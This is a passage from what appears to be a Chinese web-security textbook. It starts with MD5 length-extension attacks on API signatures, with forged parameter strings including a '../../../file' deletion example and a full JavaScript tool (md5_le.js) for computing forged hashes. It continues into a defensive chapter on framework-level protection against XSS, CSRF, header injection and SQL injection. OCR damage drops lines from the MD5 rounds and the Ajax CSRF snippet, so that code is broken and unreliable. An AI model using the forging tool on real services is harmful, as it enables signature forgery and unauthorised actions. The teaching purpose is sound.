[+] md5 of the new message is: c1cd3b6bc88292de2f2a3f27354e9933
```

如何利用Length Extension Attack

如何利用Length Extension Attack呢？我们知道Length Extension使得可以在原文之后附加任意值，并计算出新的哈希。最常见的地方就是签名。

一个合理的签名，一般需要salt或者key加上参数值，而salt或者key都是未知的，也就使得原文是未知的。在Flickr API签名的问题中，FlickrAPI同时还犯了一个错误，这个错误Amazon的AWS签名也犯过——就是在签名校验算法中，参数连接时没有使用间隔符。所以本来如：

```
?a=1&b=2&c=3
```

的参数，在签名算法中连接时简单地变成了：

```
```

```
a1b2c3
```

那么攻击者可以伪造参数为：

```
?a=1b2c3[....Padding....]&b=4&c=5
```

最终在签名算法中连接时：

```
a1b2c3[....Padding....]b4c5
```

通过Length Extension可以生成一个新的合法的签名。这是第一种利用方法。

除此之外，因为可以附加新的参数，所以任意具有逻辑功能，但原文中未出现过的参数都可以附加，比如：

```
?a=1&b=2&c=3&delete=../../../file&sig=sig_new
```

这是第二种攻击方式。

第三种攻击方式：还记得HPP吗？

附带相同的参数可能在不同的环境下造成不同的结果，从而产生一些逻辑漏洞。在普通情况下，可以

直接注入新参数，但如果服务器端校验了签名，则需要通过Length Extension伪造一个新的签名才行。

```
?a=1&b=2&c=3&a=4&sig=sig_new
```

最后，Length Extension需要知道的length，其实是可以考虑暴力破解的。

Length Extension还有什么利用方式？尽情发挥你的想象力吧。How to Fix?

MD5、SHA-1之类的使用Merkle-Damg?rdhash construction的算法是没希望了。

使用HMAC-SHA1之类的HMAC算法吧，目前HMAC还没有发现过安全漏洞。

另外，针对Flickr API等将参数签名的应用来说，secret放置在参数末尾也能防止这种攻击。

比如MD5(m+secret)，希望推导出MD5(m+secret||padding||m')，结果由于自动附加se-cret在末尾的关系，会变成MD5(m||padding||m'||secret)，从而导致Length Extension run不起来。

提供一些参考资料如下：

```
http://rdist.root.org/2009/10/29/stop-us-ing-
http://en.wikipedia.org/wiki/SHA-1
http://utcc.utoronto.ca/~cks/space/blog/progr
http://netifera.com/research/flickr_api_sig-r
http://en.wikipedia.org/wiki/Merkle-Damg?rd_c
http://www.ietf.org/rfc/rfc1321.txt
```

md5_le.js源代码如下：

```
md5_length_extension = function(m_md5,
m_len, append_m){
  var result = new Array();
  if (m_md5.length != 32){
    alert("input error!");
    return false;
  }
  // 将MD5值拆分成4组，每组8个字节
  var m = new Array();
  for (i=0;i<m_md5.length;i+=8){
    m.push(m_md5.slice(i,i+8));
  }
  // 将MD5的4组值还原成压缩函数所需要的数值
  var x;
  for(x in m){
    m[x] = ltripzero(m[x]);
```

```
    // convert string to int  ; convert of
to_zerofilled_hex()
    m[x] = parseInt(m[x], 16) >> 0;
    // convert of  int128le_to_hex
    var t=0;
    var ta=0;
    ta = m[x];
    t = (ta & 0xFF);
    ta = ta >>> 8;
    t = t << 8;
    t = t | (ta & 0xFF);
    ta = ta >>> 8;
    t = t << 8;
    t = t | (ta & 0xFF);
    ta = ta >>> 8;
    t = t << 8;
    t = t | ta;
    m[x] = t;
  }
  // 此时只需要使用MD5压缩函数执行 append_m 以及 a
  // 此时m 的压缩值已经不再需要，可以用填充字
节代替
  var databytes = new Array();
  // 初始化，只需要知道 m % 64 的长度即可，事
实上可以随意填充，但我们其实还想知道padding
  // 如果消息长度大于64，则需要构造之前的等长
度的消息，用以后面计算正确的消息长度
  if (m_len>64){
```

```
    for (i=0;i<parseInt(m_len/64)*64;i++){
      databytes.push('97');    // 填充任意字节
    }
  }
  for (i=0;i<(m_len%64);i++){
    databytes.push('97');    // 填充任意字节
  }
  // 调用padding
  databytes = padding(databytes);
  // 保存结果为padding，我们也需要这个结果
  result['padding'] = '';
  for (i=(parseInt(m_len/64)*64 + m_len
%64);i<databytes.length;i++){
    result['padding'] +=
String.fromCharCode(databytes[i]);
  }
  // 将append_m 转换为数组添加
  for (j=0;j<append_m.length;j++){
    databytes.push(append_m.charCodeAt(j));
  }
  // 计算新的padding
  databytes = padding(databytes);
  var h0 = m[0];
  var h1 = m[1];
  var h2 = m[2];
  var h3 = m[3];
  var a=0,b=0,c=0,d=0;
  // Digest message
```

```
  // i=n 开始，因为从 append_b 开始压缩
  for (i = parseInt(m_len/64)+1; i <
databytes.length / 64; i++) {
      // initialize run
      a = h0
      b = h1
      c = h2
      d = h3
      var ptr = i * 64
      // do 64 runs
      updateRun(fF(b, c, d), 0xd76aa478,
bytes_to_int32(databytes, ptr), 7)
      updateRun(fF(b, c, d), 0xe8c7b756,
bytes_to_int32(databytes, ptr + 4), 12)
      updateRun(fF(b, c, d), 0x242070db,
bytes_to_int32(databytes, ptr + 8), 17)
      updateRun(fF(b, c, d), 0xc1bdceee,
bytes_to_int32(databytes, ptr + 12), 22)
      updateRun(fF(b, c, d), 0xf57c0faf,
bytes_to_int32(databytes, ptr + 16), 7)
      updateRun(fF(b, c, d), 0x4787c62a,
bytes_to_int32(databytes, ptr + 20), 12)
      updateRun(fF(b, c, d), 0xa8304613,
bytes_to_int32(databytes, ptr + 24), 17)
      updateRun(fF(b, c, d), 0xfd469501,
bytes_to_int32(databytes, ptr + 28), 22)
      updateRun(fF(b, c, d), 0x698098d8,
bytes_to_int32(databytes, ptr + 32), 7)
```

```
    updateRun(fF(b, c, d), 0x8b44f7af,
bytes_to_int32(databytes, ptr + 36), 12)
    updateRun(fF(b, c, d), 0xffff5bb1,
bytes_to_int32(databytes, ptr + 40), 17)
    updateRun(fF(b, c, d), 0x895cd7be,
bytes_to_int32(databytes, ptr + 44), 22)
    updateRun(fF(b, c, d), 0x6b901122,
bytes_to_int32(databytes, ptr + 48), 7)
    updateRun(fF(b, c, d), 0xfd987193,
bytes_to_int32(databytes, ptr + 52), 12)
    updateRun(fF(b, c, d), 0xa679438e,
bytes_to_int32(databytes, ptr + 56), 17)
    updateRun(fF(b, c, d), 0x49b40821,
bytes_to_int32(databytes, ptr + 60), 22)
    updateRun(fG(b, c, d), 0xf61e2562,
bytes_to_int32(databytes, ptr + 4), 5)
    updateRun(fG(b, c, d), 0xc040b340,
bytes_to_int32(databytes, ptr + 24), 9)
    updateRun(fG(b, c, d), 0x265e5a51,
bytes_to_int32(databytes, ptr + 44), 14)
    updateRun(fG(b, c, d), 0xe9b6c7aa,
bytes_to_int32(databytes, ptr), 20)
    updateRun(fG(b, c, d), 0xd62f105d,
bytes_to_int32(databytes, ptr + 20), 5)
    updateRun(fG(b, c, d), 0x2441453,
bytes_to_int32(databytes, ptr + 40), 9)
    updateRun(fG(b, c, d), 0xd8a1e681,
bytes_to_int32(databytes, ptr + 60), 14)
```

```
        updateRun(fG(b, c, d), 0xe7d3fbc8,
bytes_to_int32(databytes, ptr + 16), 20)
        updateRun(fG(b, c, d), 0x21e1cde6,
bytes_to_int32(databytes, ptr + 36), 5)
bytes_to_int32(databytes, ptr + 56), 23)
        updateRun(fH(b, c, d), 0xa4beea44,
bytes_to_int32(databytes, ptr + 4), 4)
        updateRun(fH(b, c, d), 0x4bdecfa9,
bytes_to_int32(databytes, ptr + 16), 11)
        updateRun(fH(b, c, d), 0xf6bb4b60,
bytes_to_int32(databytes, ptr + 28), 16)
        updateRun(fH(b, c, d), 0xbebfbc70,
bytes_to_int32(databytes, ptr + 40), 23)
        updateRun(fH(b, c, d), 0x289b7ec6,
bytes_to_int32(databytes, ptr + 52), 4)
        updateRun(fH(b, c, d), 0xeaa127fa,
bytes_to_int32(databytes, ptr), 11)
        updateRun(fH(b, c, d), 0xd4ef3085,
bytes_to_int32(databytes, ptr + 12), 16)
        updateRun(fH(b, c, d), 0x4881d05,
bytes_to_int32(databytes, ptr + 24), 23)
        updateRun(fH(b, c, d), 0xd9d4d039,
bytes_to_int32(databytes, ptr + 36), 4)
        updateRun(fH(b, c, d), 0xe6db99e5,
bytes_to_int32(databytes, ptr + 48), 11)
        updateRun(fH(b, c, d), 0x1fa27cf8,
bytes_to_int32(databytes, ptr + 60), 16)
        updateRun(fH(b, c, d), 0xc4ac5665,
```

```
bytes_to_int32(databytes, ptr + 8), 23)
      updateRun(fI(b, c, d), 0xf4292244,
bytes_to_int32(databytes, ptr), 6)
      updateRun(fI(b, c, d), 0x432aff97,
bytes_to_int32(databytes, ptr + 28), 10)
      updateRun(fI(b, c, d), 0xab9423a7,
bytes_to_int32(databytes, ptr + 56), 15)
      updateRun(fI(b, c, d), 0xfc93a039,
bytes_to_int32(databytes, ptr + 20), 21)
      updateRun(fI(b, c, d), 0x655b59c3,
bytes_to_int32(databytes, ptr + 48), 6)
      updateRun(fI(b, c, d), 0x8f0ccc92,
bytes_to_int32(databytes, ptr + 12), 10)
      updateRun(fI(b, c, d), 0xffeff47d,
bytes_to_int32(databytes, ptr + 40), 15)
      updateRun(fI(b, c, d), 0x85845dd1,
bytes_to_int32(databytes, ptr + 4), 21)
      updateRun(fI(b, c, d), 0x6fa87e4f,
bytes_to_int32(databytes, ptr + 32), 6)
      updateRun(fI(b, c, d), 0xfe2ce6e0,
bytes_to_int32(databytes, ptr + 60), 10)
      updateRun(fI(b, c, d), 0xa3014314,
bytes_to_int32(databytes, ptr + 24), 15)
      updateRun(fI(b, c, d), 0x4e0811a1,
bytes_to_int32(databytes, ptr + 52), 21)
      updateRun(fI(b, c, d), 0xf7537e82,
bytes_to_int32(databytes, ptr + 16), 6)
      updateRun(fI(b, c, d), 0xbd3af235,
```

```
bytes_to_int32(databytes, ptr + 44), 10)
      updateRun(fI(b, c, d), 0x2ad7d2bb,
bytes_to_int32(databytes, ptr + 8), 15)
      updateRun(fI(b, c, d), 0xeb86d391,
bytes_to_int32(databytes, ptr + 36), 21)
      // update buffers
      h0 = _add(h0, a)
      h1 = _add(h1, b)
      h2 = _add(h2, c)
      h3 = _add(h3, d)
      if (debug == true){
        document.write("run times: "+i+"<br/
>h3: "+h3+"<br/>h2: "+h2+"<br/>h1:
"+h1+"<br/>h0: "+h0+"<br/>")
      }
   }
   result['hash'] = int128le_to_hex(h3, h2,
h1, h0);
   return result;
   // 检测分组后开头是否有0，如果有则去掉
   function ltripzero(str){
     if (str.length != 8) {
       return false;
     }
     if (str == "00000000"){
       return str;
     }
     var result = '';
```

```
    if (str.indexOf('0') == 0 ) {
      var tmp = new Array();
      tmp = str.split('');
      for (i=0;i<8;i++){
        if (tmp[i] != 0){
          for(j=i;j<8;j++){
            result = result + tmp[j];
          }
          break;
        }
      }
      return result;
    }else{
      return str;
    }
  }
  // 往数组填充padding
  function padding(databytes){
    if (databytes.constructor != Array) {
      return false;
    }
    // save original length
    var org_len = databytes.length
    // first append the "1" + 7x "0"
    databytes.push(0x80)
    //alert(databytes)   // 添加第一个0x80，
然后填充0x00到56位
    // determine required amount of padding
```

```
    var tail = databytes.length % 64
    // no room for msg length?
    if (tail > 56) {
      // pad to next 512 bit block
      for (var i = 0; i < (64 - tail); i++) {
          databytes.push(0x0)
      }
      tail = databytes.length % 64
    }
    for (i = 0; i < (56 - tail); i++) {
      databytes.push(0x0)
    }
    // message length in bits mod 512 should
now be 448
    // append 64 bit, little-endian original
msg length (in *bits*!)
    databytes =
databytes.concat(int64_to_bytes(org_len * 8))
    return databytes;
  }
  // MD5 压缩需要使用的函数
  // function update partial state for each
run
  function updateRun(nf, sin32, dw32, b32) {
      var temp = d
      d = c
      c = b
      //b = b + rol(a + (nf + (sin32 +
```

```
dw32)), b32)
      b = _add(b,
          rol(
              _add(a,
                  _add(nf, _add(sin32, dw32))
              ), b32
          )
      )
      a = temp
  }
  function _add(n1, n2) {
        return 0x0FFFFFFFF & (n1 + n2)
  }
  // convert the 4 32-bit buffers to a 128
bit hex string. (Little-endian is assumed)
  function int128le_to_hex(a, b, c, d) {
      var ra = ""
      var t = 0
      var ta = 0
      for (var i = 3; i >= 0; i--) {
          ta = arguments[i]
          t = (ta & 0xFF)
          ta = ta >>> 8
          t = t << 8
          t = t | (ta & 0xFF)
          ta = ta >>> 8
          t = t << 8
          t = t | (ta & 0xFF)
```

```
            ta = ta >>> 8
            t = t << 8
            t = t | ta
            ra = ra + to_zerofilled_hex(t)
        }
        return ra
    }
    // convert a 64 bit unsigned number to
array of bytes. Little endian
    function int64_to_bytes(num) {
        var retval = []
        for (var i = 0; i < 8; i++) {
            retval.push(num & 0xFF)
            num = num >>> 8
        }
        return retval
    }
    //  32 bit left-rotation
    function rol(num, places) {
        return ((num << places) & 0xFFFFFFFF)
| (num >>> (32 - places))
    }
    // The 4 MD5 functions
    function fF(b, c, d) {
        return (b & c) | (~b & d)
    }
    function fG(b, c, d) {
        return (d & b) | (~d & c)
```

```
    }
    function fH(b, c, d) {
        return b ^ c ^ d
    }
    function fI(b, c, d) {
        return c ^ (b | ~d)
    }
    // pick 4 bytes at specified offset.
Little-endian is assumed
    function bytes_to_int32(arr, off) {
        return (arr[off + 3] << 24) | (arr[off
+ 2] << 16) | (arr[off + 1] << 8) |
(arr[off])
    }
    // convert number to (unsigned) 32 bit
hex, zero filled string
    function to_zerofilled_hex(n) {
        var t1 = (n >>> 0).toString(16)
        return "00000000".substr(0, 8 -
t1.length) + t1
    }
}
```

第12章　Web框架安全


前面的章节，我们讨论了许多浏览器、服务器端的安全问题，这些问题都有对应的解决方法。总的来说，实施安全方案，要达到好的效果，必须要完成两个目标：

（1）安全方案正确、可靠；
（2）能够发现所有可能存在的安全问题，不出现遗漏。

只有深入理解漏洞原理之后，才能设计出真正有效、能够解决问题的方案，本书的许多篇幅，都是介绍漏洞形成的根本原因。比如真正理解了XSS、SQL注入等漏洞的产生原理后，想彻底解决这些顽疾并不难。但是，方案光有效是不够的，要想设计出完美的方案，还需要解决第二件事情，就是找到一个方法，能够让我们快速有效、不会遗漏地发现所有问题。而Web开发框架，为我们解决这个问题提供了便捷。

12.1 MVC框架安全

在现代Web开发中，使用MVC架构是一种流行的做法。MVC是Model-View-Controller的缩写，它将Web应用分为三层，View层负责用户视图、页面展示等工作；Controller负责应用的逻辑实现，接收View层传入的用户请求，并转发给对应的Model做处理；Model层则负责实现模型，完成数据的处理。



MVC框架示意图

从数据的流入来看，用户提交的数据先后流经了View层、Controller、Model层，数据的流出则反过来。在设计安全方案时，要牢牢把握住数据这个关键因素。在MVC框架中，通过切片、过滤器等方式，往往能对数据进行全局处理，这为设计安全方案提供了极大的便利。

比如在Spring Security中，通过URL pattern实现的访问控制，需要由框架来处理所有用户请求，在Spring Security获取了URL handler基础上，才有可能将后续的安全检查落实。在SpringSecurity的配置中，第一步就是在web.xml文件中增加一个filter，接管用户数据。

```
<filter>
  <filter-name>springSecurityFilterChain</
filter-name>
  <filter-
class>org.springframework.web.filter.Delegati
ngFilterProxy</filter-class>
</filter>
<filter-mapping>
  <filter-name>springSecurityFilterChain</
filter-name>
  <url-pattern>/*</url-pattern>
</filter-mapping>
```

然而数据的处理是复杂的，数据经过不同的应用逻辑处理后，其内容可能会发生改变。比如数据经过toLowercase，会把大写变成小写；而一些编码解码，则可能会把GBK变成Unicode码。这些处理都会改变数据的内容，因此在设计安全方案时，要考虑到数据可能的变化，认真斟酌安全检查插入的时机。


在本书第1章中曾经提到，一个优秀的安全方案，应该是：在正确的地方，做正确的事情。

举例来说，在“注入攻击”一章中，我们并没有使用PHP的magic_quotes_gpc作为一项对抗SQL注入的防御方案，这是因为magic_quotes_gpc是有缺陷的，它并没有在正确的地方解决问题。magic_quotes_gpc实际上是调用了一次addslashes()，将一些特殊符号（比如单引号）进行转义，变成了\'。

对应到MVC架构里，它是在View层做这件事情的，而SQL注入是Model层需要解决的问题，结果如何呢？黑客们找到了多种绕过magic_quotes_gpc的办法，比如使用GBK编码、使用无单引号的注入等。

PHP官方在若干年后终于开始正视这个问题，于是

在官方文档的描述中不再推荐大家使用它：



Magic Quotes is a process that automagically escapes incoming data to the PHP script. It's preferred to code with magic quotes off and to instead escape the data at runtime, as needed.

PHP官方声明取消Magic Quotes

所以Model层的事情搞到View层去解决，效果只会适得其反。

一般来说，我们需要先想清楚要解决什么问题，深入理解这些问题后，再在“正确”的地方对数据进行安全检查。一些主要的Web安全威胁，如XSS、CSRF、SQL注入、访问控制、认证、URL跳转等不涉及业务逻辑的安全问题，都可以集中放在MVC框架中解决。

在框架中实施安全方案，比由程序员在业务中修复一个个具体的bug，有着更多的优势。

首先，有些安全问题可以在框架中统一解决，能够大大节省程序员的工作量，节约人力成本。当代码的规模大到一定程度时，在业务的压力下，专门花时间去一个个修补漏洞几乎成为不可能完成的任务。

其次，对于一些常见的漏洞来说，由程序员一个个修补可能会出现遗漏，而在框架中统一解决，有可能解决“遗漏”的问题。这需要制定相关的代码规范和工具配合。

最后，在每个业务里修补安全漏洞，补丁的标准难以统一，而在框架中集中实施的安全方案，可以使所有基于框架开发的业务都能受益，从安全方案的有效性来说，更容易把握。

12.2　模板引擎与XSS防御

在View层，可以解决XSS问题。在本书的“跨站脚本攻击”一章中，阐述了“输入检查”与“输出编码”这两种方法在XSS防御效果上的差异。XSS攻击是在用户的浏览器上执行的，其形成过程则是在服务器端页面渲染时，注入了恶意的HTML代码导致的。从MVC架构来说，是发生在View层，因此使用“输出编码”的防御方法更加合理，这意味着需要针对不同上下文的XSS攻击场景，使用不同的编码方式。

在“跨站脚本攻击”一章中，我们将“输出编码”的防御方法总结为以下几种：

- 在HTML标签中输出变量；
- 在HTML属性中输出变量；
- 在script标签中输出变量；
- 在事件中输出变量；
- 在CSS中输出变量；
- 在URL中输出变量。

针对不同的情况，使用不同的编码函数。那么现在流行的MVC框架是否符合这样的设计呢？答案是否

定的。

在当前流行的MVC框架中，View层常用的技术是使用模板引擎对页面进行渲染，比如在“跨站脚本攻击”一章中所提到的Django，就使用了Django Templates作为模板引擎。模板引擎本身，可能会提供一些编码方法，比如，在Django Tem-plates中，使用filters中的escape作为HtmlEn-code的方法：

<h1>Hello, {{ name|escape }}!</h1>

Django Templates同时支持auto-escape，这符合Secure by Default原则。现在的Django Tem-plates，默认是将auto-escape开启的，所有的变量都会经过HtmlEncode后输出。默认是编码了5个字符：

```
< is converted to &lt;
> is converted to &gt;
' (single quote) is converted to &#39;
" (double quote) is converted to &quot;
& is converted to &amp;
```

如果要关闭auto-escape，则需要使用以下方法：

```
{{ data|safe }}
```

或者

```
{% autoescape off %}
    Hello {{ name }}
{% endautoescape %}
```

为了方便，很多程序员可能会选择关闭auto-escape。要检查auto-escape是否被关闭也很简单，搜索代码里是否出现上面两种情况即可。

但是正如前文所述，最好的XSS防御方案，在不同的场景需要使用不同的编码函数，如果统一使用这5个字符的HtmlEncode，则很可能会被攻击者绕过。由此看来，这种auto-escape的方案，看起来也变得不那么美好了。（具体XSS攻击的细节在本书“跨站脚本攻击”一章中有深入探讨）

再看看非常流行的模板引擎Velocity，它也提供了类似的机制，但是有所不同的是，Velocity默认是没有开启HtmlEncode的。

在Velocity中，可以通过Event Handler来进行HtmlEncode。

```
eventhandler.referenceinsertion.class =
org.apache.velocity.app.event.implement.
EscapeHtmlReference
eventhandler.escape.html.match = /msg.*/
```

使用方法如下例，这里同时还加入了一个转义SQL语句的Event Handler。

```
...
import
org.apache.velocity.app.event.EventCartridge;
import
org.apache.velocity.app.event.ReferenceInsert
ionEventHandler;
import
org.apache.velocity.app.event.implement.Escap
eHtmlReference;
import
org.apache.velocity.app.event.implement.Escap
eSqlReference;
 ...
public class Test
{
  public void myTest()
  {
    ....
    /**
```

```
     * Make a cartridge to hold the event
handlers
     */
    EventCartridge ec = new EventCartridge();
    /*
     * then register and chain two escape-
related handlers
     */
    ec.addEventHandler(new
EscapeHtmlReference());
    ec.addEventHandler(new
EscapeSqlReference());
    /*
     * and then finally let it attach itself
to the context
     */
    ec.attachToContext( context );
    /*
     * now merge your template with the
context as you normally
     * do
     */
    ....
  }
}
```

但Velocity提供的处理机制，与Django的auto-

escape所提供的机制是类似的，都只进行了HtmlEncode，而未细分编码使用的具体场景。不过幸运的是，在模板引擎中，可以实现自定义的编码函数，应用于不同场景。在Django中是使用自定义filters，在Velocity中则可以使用“宏”(velocimacro)，比如：

XML编码输出，将会执行 XML Encode输出

```
#SXML($xml)
```

JS编码输出，将会执行JavaScript Encode输出

```
#SJS($js)
```

通过自定义的方法，使得XSS防御的功能得到完善；同时在模板系统中，搜索不安全的变量也有了依据，甚至在代码检测工具中，可以自动判断出需要使用哪一种安全的编码方法，这在安全开发流程中是非常重要的。

在其他的模板引擎中，也可以依据“是否有细分场景使用不同的编码方式”来判断XSS的安全方案是否完整。在很多Web框架官方文档中推荐的用法，就是

存在缺陷的。Web框架的开发者在设计安全方案时，有时会缺乏来自安全专家的建议。所以开发者在使用框架时，应该慎重对待安全问题，不可盲从官方指导文档。

12.3　Web框架与CSRF防御

关于CSRF的攻击原理和防御方案，在本书“跨站点请求伪造”一章中有所阐述。在Web框架中可以使用security token解决CSRF攻击的问题。

CSRF攻击的目标，一般都会产生“写数据”操作的URL，比如“增”、“删”、“改”；而“读数据”操作并不是CSRF攻击的目标，因为在CSRF的攻击过程中攻击者无法获取到服务器端返回的数据，攻击者只是借用户之手触发服务器动作，所以读数据对于CSRF来说并无直接的意义（但是如果同时存在XSS漏洞或者其他的跨域漏洞，则可能会引起别的问题，在这里，仅仅就CSRF对抗本身进行讨论）。

因此，在Web应用开发中，有必要对“读操作”和“写操作”予以区分，比如要求所有的“写操作”都使用HTTP POST。

在很多讲述CSRF防御的文章中，都要求使用HTTP POST进行防御，但实际上POST本身并不足以对抗CSRF，因为POST也是可以自动提交的。但是

POST的使用，对于保护token有着积极的意义，而security token的私密性（不可预测性原则），是防御CSRF攻击的基础。

对于Web框架来说，可以自动地在所有涉及POST的代码中添加token，这些地方包括所有的form表单、所有的Ajax POST请求等。

完整的CSRF防御方案，对于Web框架来说有以下几处地方需要改动。

（1）在Session中绑定token。如果不能保存到服务器端Session中，则可以替代为保存到Cookie里。
（2）在form表单中自动填入token字段，比如<input type=hidden name="anti_csrf_token"value="$token" />。
（3）在Ajax请求中自动添加token，这可能需要已有的Ajax封装实现的支持。
（4）在服务器端对比POST提交参数的token与Session中绑定的token是否一致，以验证CSRF攻击。

在Rails中，要做到这一切非常简单，只需要在Application Controller中增加一行即可：

```
protect_from_forgery :secret =>
"123456789012345678901234567890..."
```

它将根据secret和服务器端的随机因子自动生成token，并自动添加到所有form和由Rails生成的Ajax请求中。通过框架实现的这一功能大大简化了程序员的开发工作。

在Django中也有类似的功能，但是配置稍微要复杂点。

首先，将django.middleware.csrf.CsrfViewMiddlewar添加到MIDDLEWARE_CLASSES中。

```
('django.middleware.common.CommonMiddleware',
 'django.contrib.sessions.middleware.SessionM
iddleware',
 'django.middleware.csrf.CsrfViewMiddlewar
e',
 'django.contrib.auth.middleware.Authenticati
onMiddleware',
 'django.contrib.messages.middleware.MessageM
iddleware',)
```

然后，在form表单的模板中添加token。

```
<form action="." method="post">{% csrf_token
%}
```

接下来，确认在View层的函数中使用了django.core.context_processors.csrf，如果使用的是RequestContext，则默认已经使用了，否则需要手动添加。

```
from django.core.context_processors import
csrf
from django.shortcuts import
render_to_response
def my_view(request):
    c = {}
    c.update(csrf(request))
    # ... view code here
    return
render_to_response("a_template.html", c)
```

这样就配置成功了，可以享受CSRF防御的效果了。

在Ajax请求中，一般是插入一个包含了token的HTTP头，使用HTTP头是为了防止token泄密，因为一般的JavaScript无法获取到HTTP头的信息，但

是在存在一些跨域漏洞时可能会出现例外。

下面是一个在Ajax中添加自定义token的例子。

```
$(document).ajaxSend(function(event, xhr,
settings) {
    function getCookie(name) {
        var cookieValue = null;
        if (document.cookie &&
document.cookie != '') {
            var cookies =
document.cookie.split(';');
            for (var i = 0; i <
cookies.length; i++) {
document.location.protocol;
        var sr_origin = '//' + host;
        var origin = protocol + sr_origin;
        // Allow absolute or scheme relative
URLs to same origin
        return (url == origin ||
url.slice(0, origin.length + 1) == origin +
'/') ||
            (url == sr_origin ||
url.slice(0, sr_origin.length + 1) ==
sr_origin + '/') ||
            // or any other URL that isn't
scheme relative or absolute i.e relative.
```

```
            !(/^(\/\/|http:|
https:).*/.test(url));
    }
    function safeMethod(method) {
        return (/^(GET|HEAD|OPTIONS|
TRACE)$/.test(method));
    }
    if (!safeMethod(settings.type) &&
sameOrigin(settings.url)) {
        xhr.setRequestHeader("X-CSRFToken",
getCookie('csrftoken'));
    }
});
```

在Spring MVC以及一些其他的流行Web框架中，并没有直接提供针对CSRF的保护，因此这些功能需要自己实现。

12.4　HTTP Headers管理

在Web框架中，可以对HTTP头进行全局化的处理，因此一些基于HTTP头的安全方案可以很好地实施。

比如针对HTTP返回头的CRLF注入（攻击原理细节请参考“注入攻击”一章），因为HTTP头实际上可以看成是key-value对，比如：

```
Location: http://www.a.com
Host: 127.0.0.1
```

因此对抗CRLF的方案只需要在“value”中编码所有的\r\n即可。这里没有提到在“key”中编码\r\n，是因为让用户能够控制“key”是极其危险的事情，在任何情况下都不应该使其发生。

类似的，针对30X返回号的HTTP Response，浏览器将会跳转到Location指定的URL，攻击者往往利用此类功能实施钓鱼或诈骗。

```
HTTP/1.1 302 Moved Temporarily
```

```
(...)
Location: http://www.phishing.tld
```

因此，对于框架来说，管理好跳转目的地址是很有必要的。一般来说，可以在两个地方做这件事情：

（1）如果Web框架提供统一的跳转函数，则可以在跳转函数内部实现一个白名单，指定跳转地址只能在白名单中；
（2）另一种解决方式是控制HTTP的Location字段，限制Location的值只能是哪些地址，也能起到同样的效果，其本质还是白名单。

有很多与安全相关的Headers，也可以统一在Web框架中配置。比如用来对抗ClickJacking的X-Frame-Options，需要在页面的HTTP Response中添加：

```
X-Frame-Options: SAMEORIGIN
```

Web框架可以封装此功能，并提供页面配置。该HTTP头有三个可选的值：SAMEORIGIN、DENY、ALLOW-FROM origin，适用于各种不同的场景。

在前面的章节中，还曾提到Cookie的HttpOnly Flag，它能告诉浏览器不要让JavaScript访问该Cookie，在Session劫持等问题上有着积极的意义，而且成本非常小。

但并不是所有的Web服务器、Web容器、脚本语言提供的API都支持设置HttpOnly Cookie，所以很多时候需要由框架实现一个功能：对所有的Cookie默认添加HttpOnly，不需要此功能的Cookie则单独在配置文件中列出。

这将是非常有用的一项安全措施，在框架中实现的好处就是不用担心会有遗漏。就 HttpOnlyCookie来说，它要求在所有服务器端设置该Cookie的地方都必须加上，这可能意味着很多不同的业务和页面，只要一个地方有遗漏，就会成为短板。当网站的业务复杂时，登录入口可能就有数十个，兼顾所有Set-Cookie页面会非常麻烦，因此在框架中解决将成为最好的方案。

一般来说，框架会提供一个统一的设置Cookie函数，HttpOnly的功能可以在此函数中实现；如果没有这样的函数，则需要统一在HTTP返回头中配置实现。

12.5 数据持久层与SQL注入

使用ORM（Object/Relation Mapping）框架对SQL注入是有积极意义的。我们知道对抗SQL注入的最佳方式就是使用“预编译绑定变量”。在实际解决SQL注入时，还有一个难点就是应用复杂后，代码数量庞大，难以把可能存在SQL注入的地方不遗漏地找出来，而ORM框架为我们发现问题提供了一个便捷的途径。

以ORM框架ibatis举例，它是基于sqlmap的，生成的SQL语句都结构化地写在XML文件中。ibatis支持动态SQL，可以在SQL语句中插入动态变量：$value$，如果用户能够控制这个变量，则会存在一个SQL注入的漏洞。

```
<select id="User.getUser"
parameterClass="cn.ibatis.test.User"
resultClass="cn.ibatis.test.User">
   select TABLE_NAME,TABLESPACE_NAME from
user_tables where table_name like '%'||
#table_
name#||'%'
```

```
    order by $orderByColumn$  $orderByType$
</select>
```

而静态变量#value#则是安全的，因此在使用ibatis时，只需要搜索所有的sqlmap文件中是否包含动态变量即可。当业务需要使用动态SQL时，可以作为特例处理，比如在上层的代码逻辑中针对该变量进行严格的控制，以保证不会发生注入问题。

而在Django中，做法则更简单，Django提供的Database API，默认已经将所有输入进行了SQL转义，比如：

```
foo.get_list(bar__exact="' OR 1=1")
```

其最终效果类似于：

```
SELECT * FROM foos WHERE bar = '\' OR 1=1'
```

使用Web框架提供的功能，在代码风格上更加统一，也更利于代码审计。

12.6　还能想到什么

除了上面讲到的几点外，在框架中还能实现什么安全方案呢？

其实选择是很多的，凡是在Web框架中可能实现的安全方案，只要对性能没有太大的损耗，都应该考虑实施。

比如文件上传功能，如果应用实现有问题，可能就会成为严重的漏洞。若是由每个业务单独实现文件上传功能，其设计和代码都会存在差异，复杂情况也会导致安全问题难以控制。但如果在Web框架中能为文件上传功能提供一个足够安全的二方库或者函数（具体可参考“文件上传漏洞”一章），就可以为业务线的开发者解决很多问题，让程序员可以把精力和重点放在功能实现上。

